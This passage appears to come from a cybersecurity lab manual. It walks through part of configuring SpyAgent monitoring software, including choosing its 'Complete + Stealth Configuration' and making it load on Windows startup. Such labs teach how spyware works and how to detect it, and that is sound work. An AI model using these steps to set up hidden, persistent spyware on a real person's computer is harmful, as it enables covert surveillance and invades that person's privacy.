


21. The **password changed** pop-up appears; click **OK**.


22. The **Welcome to SpyAgent (Step 2)** wizard appears; click **click to continue...**.



23. The **Easy Configuration and Setup Wizard** appears. In the **Configuration** section, ensure that the **Complete + Stealth Configuration** radio button is selected and click **Next**.




24. In the **Extras** section, select the **Load on Windows Startup** checkbox and click **Next**.



25. In the **Confirm Settings** section, click **Next** to **continue**.

26. In the **Apply** section, click **Next**; in the **Finish** section, click **Finish**.

